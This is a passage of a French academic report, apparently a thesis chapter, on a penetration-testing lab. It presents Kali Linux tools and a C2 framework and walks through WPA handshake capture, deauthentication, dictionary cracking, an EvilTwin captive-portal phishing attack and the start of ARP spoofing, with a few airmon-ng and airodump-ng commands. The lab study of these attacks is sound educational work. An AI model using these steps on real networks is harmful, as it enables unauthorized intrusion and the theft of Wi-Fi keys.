


Figure 3.1 : Architecture du laboratoire de test (TEST LAB)

Cette section présente l'architecture du laboratoire de test, le système Kali Linux ainsi que les principaux outils utilisés durant les simulations pratiques des attaques réseaux et systèmes.

3.2.1 Kali linux

Kali Linux est une distribution Linux basée sur Debian, axée sur les tests d'intrusion avancés et le hacking éthique. Elle intègre plusieurs centaines d'outils destinés à une large gamme de tâches de sécurité informatique, telles que les tests d'intrusion, les audits de sécurité, l'analyse forensique informatique et la rétro-ingénierie. Le terme « hacking » désigne l'identification et l'exploitation des failles de sécurité des systèmes et/ou réseaux informatiques.

Les outils inclus dans la distribution Kali sont très diversifiés et peuvent être classés dans les catégories suivantes (Outils Kali Linux) : collecte d'informations, analyse de vulnérabilités, attaques sans fil, applications web, outils d'exploitation, outils d'analyse forensique, tests de charge, interception et usurpation d'identité, attaques par mot de passe, attaques de maintenance, rétro-ingénierie, piratage matériel et outils de reporting.

Kali Linux intègre des outils de test de sécurité fréquemment utilisés, tels que : Nmap (scanner de ports), Wireshark (analyseur de paquets), John The Ripper (casseur de mots de passe), Aircrack-ng (suite logicielle pour les tests d'intrusion sur les réseaux sans fil), Nikto (scanner de serveurs web), Sqlmap (outil de détection et d'exploitation des injections SQL et de prise de contrôle de serveurs de bases de données), Owasp-Zap (détection de vulnérabilités dans les applications web), Metasploit Framework (exploitation) et bien d'autres.**[26]**

3.2.2 Les outils utilisés

Nous utilisons plusieurs outils intégrés dans Kali Linux afin de simuler les différentes attaques WLAN, LAN et systèmes. Ces outils permettent l'analyse du trafic réseau, l'exploitation des vulnérabilités ainsi que la mise en œuvre pratique des scénarios d'attaque étudiés dans ce travail.

A. Aircrack-ng

Aircrack-NG est une suite d'outils dédiée à l'audit de la sécurité des réseaux Wi-Fi. Ce logiciel est particulièrement connu pour sa capacité à analyser, surveiller et tester les faiblesses des réseaux sans fil. Il permet d'évaluer la robustesse des protocoles de sécurité comme le WEP, WPA et WPA2 en simulant des attaques de craquage de clés. Fréquemment utilisé par les professionnels de la cybersécurité pour s'assurer de la robustesse d'un réseau, il est également utilisé par des hackers mal-intentionnés.

Figure 3.2 : Aircrack-ng

Aircrack-NG a été développé par une communauté de contributeurs et est distribué avec une licence open source. Le développement de la suite est coordonné sur des plateformes comme GitHub, où le code source est ouvert à tous. Tous les développeurs bénévoles peuvent aussi soumettre des améliorations, des corrections de bugs ou des nouvelles fonctionnalités. Il est disponible sur plusieurs plateformes (Linux, Windows et macOS).**[28]**

Aircrack-ng est une suite tout-en-un contenant les outils suivants :

- ***Aircrack-ng :*** Il permet de casser les clés WEP, WPA et WPA2 à partir de paquets capturés sur le réseau.
- ***Airmon-ng :*** permet d'activer (ou désactiver) le mode moniteur d'une carte réseau sans fil.
- ***Airodump-ng :*** permet d'écouter les réseaux wifi et d'enregistrer les paquets dans un fichier de capture.
- ***Aireplay-ng :*** permet de forcer la déconnexion du client et capturer le handshake lorsqu'il se reconnecte.

B. Airgeddon–ng

Airgeddon est un puissant script open source, basé sur le langage de programmation Bash, entièrement dédié à l'audit et au test de la sécurité des réseaux sans fil (Wi-Fi). Sa principale force réside dans sa capacité à automatiser et simplifier les processus d'attaque complexes. Il agit comme un framework unificateur, intégrant plusieurs outils populaires du domaine (tels que Aircrack-ng, Hashcat et MDK4) dans une interface de script unique, conviviale et interactive.

Figure 3.3 : Airgeddon-ng

Airgeddon prend en charge un large éventail de méthodes d'attaque, notamment : le craquage de mots de passe (ciblant divers protocoles de sécurité tels que WEP, WPA et WPA2), l'injection de paquets (examinant la réactivité du réseau et testant ses vulnérabilités) et la détection de réseaux cachés (identifiant les points d'accès ne diffusant pas publiquement leur SSID).

Airgeddon est un outil puissant pour l'audit et le test de la sécurité des réseaux sans fil (Wi-Fi). Il permet également de réaliser des attaques de type « EvilTwin » (création d'un faux point d'accès identique au réseau cible pour tromper les utilisateurs et voler leurs identifiants via de fausses pages de connexion – portails captifs). **[29]**

C. Bettercap-ng

Bettercap est un outil de test d'intrusion open source développé en Go. Il permet de réaliser des attaques de type « homme du milieu » (MITM), des attaques de phishing et d'autres types d'attaques. L'outil prend en charge un large éventail de techniques, notamment l'usurpation d'ARP, l'usurpation de DNS, le détournement de certificats SSL/TLS et le proxy HTTP/HTTPS.

D. Metasploit-Framework

Le projet Metasploit est un projet de sécurité informatique qui fournit des données sur les vulnérabilités de sécurité et facilite les tests d'intrusion. Il appartient à Rapid7, une entreprise américaine de cybersécurité. Un sous-projet important de Metasploit est le frameworkMetasploit, un outil open source permettant de développer et d'exécuter du code d'exploitation sur des systèmes cibles distants.




Figure 3.4 : Écran de démarrage de Metasploit Framework

Le projet Metasploit inclut des outils d'analyse et de remédiation, dont certains sont intégrés au frameworkMetasploit. Metasploit est préinstallé sur le système d'exploitation Kali Linux.

E. Havoc

Havoc est un framework de post-exploitation et de commande et contrôle (C2) utilisé dans les tests de pénétration et les simulations Red Team. Il permet de générer et déployer des backdoors (payloads) afin d'établir une communication à distance entre la machine attaquante et la machine cible compromise. Havoc offre plusieurs fonctionnalités telles que l'exécution de commandes à distance, le contrôle du système victime, le transfert de fichiers ainsi que la collecte d'informations après l'exploitat.




Figure 3.5 : Interface graphique du framework C2 Havoc

3.3 Simulation des attaques dans les réseaux WLAN

Dans cette section, nous présentons la simulation de trois attaques ciblant les réseaux WLAN, à savoir l'attaque par force brute (Brute Force), l'attaque de désauthentification (Deauthentication) et l'attaque EvilTwin. Ces scénarios permettent d'illustrer les faiblesses liées à l'authentification Wi-Fi ainsi que les risques d'interruption de connexion et d'usurpation de points d'accès.

3.2.1 L'attaque par force brute

L'attaque par brute force WPA/WPA2 consiste à tester automatiquement un ensemble de mots de passe jusqu'à retrouver la clé correcte du réseau cible. Elle repose sur la capture préalable du handshake WPA entre le point d'accès et les stations clientes, puis sur l'utilisation d'un dictionnaire de mots de passe.

a) Mode moniteur

Le mode moniteur permet à la carte réseau Wi-Fi de capturer l'ensemble des trames circulant dans l'environnement sans être connectée à un point d'accès. Il est activé à l'aide de l'outil *airmon-ng* après identification des interfaces disponibles. Une fois activé, une interface dédiée (ex : wlan0mon) est créée pour l'écoute et l'injection de paquets.

```
┌──(amine㉿kali)-[~]
└─$ sudo airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    810 NetworkManager
    884 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k           Qualcomm Atheros AR9485 Wireless Network Adapter (rev 01)
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
```

Figure 3.6 : Activation du mode moniteur via la commande *airmon-ng*

b) Scan et capture des réseaux

L'outil *airodump-ng* est utilisé pour analyser les réseaux Wi-Fi à proximité et collecter des informations essentielles telles que le BSSID (adresse MAC du point d'accès), le canal (CH), le niveau de signal (PWR)et les stations connectées. À partir de ces données, le réseau cible est sélectionné.

L'affichage généré par **airodump-ng** se présente sous forme d'un tableau dynamique fournissant des métriques cruciales pour l'audit :

- **BSSID (Basic Service Set Identifier) :** Représente l'adresse physique (MAC) unique du point d'accès.
- **PWR (Power) :** Indique l'intensité du signal reçu ; plus cette valeur est élevée (proche de zéro), plus le signal est robuste.
- **Beacons :** Correspond au nombre de trames d'annonce envoyées par le point d'accès pour signaler sa présence.
- **Data :** Nombre de paquets de données utiles interceptés (flux réseau réel).
- **CH (Channel) :** Définit le canal de fréquence sur lequel la cible émet.
- **ESSID (Extended Service Set Identifier) :** Le nom public du réseau (s'il n'est pas masqué).
- **ENC (Encryption) :** Identifie le protocole de chiffrement implémenté (WEP, WPA2, WPA3, etc.).

Ces informations sont actualisées en temps réel, nous offrant ainsi une visibilité exhaustive sur l'environnement Wi-Fi environnant et nous permettant de sélectionner la cible la plus appropriée pour la suite des tests.




Figure 3.7 : Analyse des réseaux Wi-Fi environnants via la commande *airodump-ng*

Maintenant, nous ciblons le réseau Wi-Fi avec les spécifications suivantes :

- ESSID : System Telecom 2026
- BSSID: *32:D9:0D:22:FF:BE*
- CH :*6*

La capture est ensuite concentrée sur ce réseau afin d'enregistrer les trames d'authentification dans un fichier .cap, en limitant l'écoute au canal et au BSSID afin d'optimiser la récupération du handshake WPA, en utilisant la commande suivante :

airodump-ng -w System_Telecom_2026 -c 6 --bssid*32:D9:0D:22:FF:BE* wlan0mon

Le résultat est montré dans la figure suivante :




Figure 3.8 :Isolation du point d'accès cible et de son client via airodimp-ng

c) Capture du handshake et désauthentification

Dans certains cas, le handshake n'est pas capturé immédiatement si les clients sont déjà connectés. Pour forcer une reconnexion, une attaque de désauthentification est réalisée à l'aide de aireplay-ng. Cette attaque consiste à envoyer des trames de désauthentification vers la MAC du client cible et la MAC du point d'accès, provoquant une déconnexion temporaire et une nouvelle authentification permettant la capture du handshake.




Figure 3.9 : Capture de l'exécution de la commande *aireplay-ng* pour déconnecter le client cible

Avec :

- **-0 10** : envoie 10 trames de désauthentification afin de forcer la déconnexion du client et déclencher une reconnexion automatique.
- **-c** : cible une station spécifique via son adresse MAC pour une désauthentification précise (sinon, tous les clients peuvent être affectés).
- **-a** : définit l'adresse MAC du point d'accès cible afin d'orienter correctement les trames de désauthentification vers le réseau visé.

Après cette opération, le client se reconnecte automatiquement au point d'accès, ce qui permet de capturer le handshake WPA avec succès à l'aide d'*airodump-ng*, comme illustré dans la figure ci-dessous.

Figure 3.10 : Capture réussie du handshake *WPA* pour le réseau cible

d) Phase de craquage

Une fois le handshake capturé, l'outil *aircrack-ng* est utilisé pour tester les mots de passe contenus dans une wordlist. Chaque mot de passe est vérifié à l'aide d'un mécanisme basé sur le MIC (Message Integrity Code). Lorsque la correspondance est trouvée, la clé WPA/WPA2 est récupérée.




Figure 3.11 : Fissuration (cracking) du mot de passe Wi-F

La wordlist peut être générique ou personnalisée. Dans notre cas, elle a été générée à partir de données contextuelles (dates de naissance et numéros de téléphone) à l'aide de scripts MATLAB, puis fusionnée dans un fichier unique *wordlist.txt*.




Figure 3.12 : Aperçu du fichier de dictionnaire (Wordlist)

Enfin, les tests ont montré que la réussite de cette attaque dépend fortement de la qualité du dictionnaire utilisé ainsi que de la probabilité de présence de la clé dans celui-ci.

3.2.2 EvilTwin

L'attaque EvilTwin consiste à créer un point d'accès Wi-Fi frauduleux en usurpant le SSID d'un réseau légitime. L'attaquant peut perturber le réseau d'origine (notamment via des attaques de désauthentification) afin de forcer les utilisateurs à se connecter au point d'accès malveillant. Une fois connecté, la victime peut être redirigée vers un portail captif falsifié demandant la saisie de la clé Wi-Fi, permettant ainsi sa récupération.

Dans cette simulation, nous avons utilisé l'outil Airgeddon pour mettre en œuvre l'attaque EvilTwin.

a. Phase de reconnaissance et capture du handshake

Après activation du mode moniteur, Airgeddon utilise airodump-ng pour scanner les réseaux Wi-Fi disponibles et identifier la cible. Le point d'accès à cloner est sélectionné afin d'isoler ses paramètres (SSID, BSSID, canal) et préparer la capture du WPA handshake. L'outil peut ensuite utiliser aireplay-ng pour effectuer une désauthentification et forcer la reconnexion des clients. Une fois le handshake capturé, la phase de reconnaissance est validée.




Figure3.13 : Sélection de la cible avec Airgeddon

b. Configuration de l'attaque

Après sélection de la cible, Airgeddon ouvre automatiquement deux terminaux : l'un dédié à la capture du handshake via airodump-ng, et l'autre à l'injection de trames de désauthentification via aireplay-ng. L'utilisateur valide ensuite les paramètres par défaut et choisit la langue de configuration.




Figure 3.14 : Lancement automatique de l'attaque de déauthentification

c. Déploiement du point d'accès malveillant

L'outil procède ensuite au clonage du point d'accès légitime en reproduisant ses paramètres (SSID, canal et configuration réseau). Un point d'accès frauduleux est alors créé avec un SSID identique à celui de la cible.

Du côté de la victime, deux réseaux portant le même nom apparaissent. Cependant, le réseau EvilTwin est généralement non sécurisé, contrairement au réseau légitime.




Figure3.15 : Apparition du faux point d'accès Wi-Fi (*EvilTwin)*

d. Exploitation

Grâce à l'attaque de désauthentification continue, la victime est déconnectée du réseau légitime et se connecte automatiquement au point d'accès malveillant. Une fois connectée, elle est redirigée vers un portail captif demandant la clé Wi-Fi.

Figure 3.16 : Page de portail captif (phi*shing*) demandant la clé Wi-Fi

Lors de la saisie, Airgeddon vérifie en temps réel le mot de passe en le comparant au handshake capturé à l'aide d'aircrack-ng. En cas d'erreur, un message de rejet est affiché sur le portail captif.

Figure 3.17 : Message d'erreur indiquant une clé de sécurité incorrecte

Lorsque la clé correcte est saisie, l'attaque est automatiquement arrêtée et la clé de sécurité est affichée, confirmant la réussite de l'opération.




Figure3.18 : Capture réussie du mot de passe Wi-Fi par le portail captif

3.4 Simulation des attaques dans les réseaux LAN

Les réseaux LAN sont exposés à plusieurs types d'attaques permettant l'interception et la manipulation du trafic. Dans cette section, nous présentons la simulation de deux attaques principales : l'ARP Spoofing et le DNS Spoofing.

3.4.1 ARP Spoofing

L'attaque ARP Spoofing (ou ARP Poisoning) consiste à falsifier les messages du protocole ARP afin de rediriger le trafic réseau vers la machine de l'attaquant. Cette technique permet généralement de réaliser une attaque de type Man-In-The-Middle (MitM) en interceptant les communications entre une victime et le routeur.

a. Identification des machines du réseau

Dans un premier temps, il est nécessaire d'identifier les informations des interfaces réseau, notamment les adresses IP des machines impliquées dans l'attaque ainsi que celle de la passerelle du réseau.




Figure 3.19 : Vérification de la configuration réseau avec la commande *ipconfig*

Dans notre scénario :

- L'adresse IP de la machine cible est : 192.168.1.15
- L'adresse IP de la machine attaquante est : 192.168.1.16
- L'adresse IP de la passerelle (routeur) est : 192.168.1.1

L'attaquant utilise ensuite un outil spécialisé tel que Bettercap ou Arpspoof afin d'envoyer de fausses réponses ARP sur le réseau local.

b. Découverte des équipements connectés au réseau

Afin de sélectionner la machine cible, il est nécessaire d'obtenir la liste des équipements connectés au réseau local. Pour cela, le module net.probe de Bettercap est activé afin de détecter les hôtes actifs du sous-réseau en envoyant des paquets de découverte réseau.

Une fois l'analyse terminée, la commande net.show permet d'afficher les appareils détectés ainsi que leurs adresses IP et adresses MAC.

La figure suivante présente les équipements détectés sur le réseau local.

